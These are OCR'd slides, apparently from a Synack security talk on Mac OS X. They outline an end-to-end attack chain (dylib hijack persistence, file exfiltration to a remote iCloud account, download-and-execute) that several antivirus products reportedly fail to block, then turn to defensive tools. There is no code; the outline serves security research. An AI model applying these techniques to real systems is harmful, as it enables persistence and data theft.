
o rly!?...yes!


Simple End-to-End Attack


putting some pieces all together

doesn't require r00t!









1 **persist**
persistently install a malicious dylib as a hijacker

2 **exfil file**
upload a file ('topSecret') to a remote iCloud account

3 **download & execute cmd**
download and run a command ('Calculator.app')

Synack

PSP Testing

the AV industry vs me ;)

are these blocked?

1. persist
2. exfil file
3. download & execute cmd

~~avast!~~ ~~ClamXav~~ ~~intego~~ ~~Norton by Symantec~~

~~Avira~~ ~~eset~~ ~~KASPERSKY~~ ~~Sophos~~


~~Bitdefender~~ ~~F-Secure~~ ~~LittleSnitch~~ ~~TREND MICRO~~

OS X 'security' products

Synack

DEFENSE


free os x security tools



Synack

My Conundrum

...I love my mac, but it's so easy to hack :/



I should write some OS X security tools to protect my Mac

....and share 'em freely :)

ha, BULLSHIT!

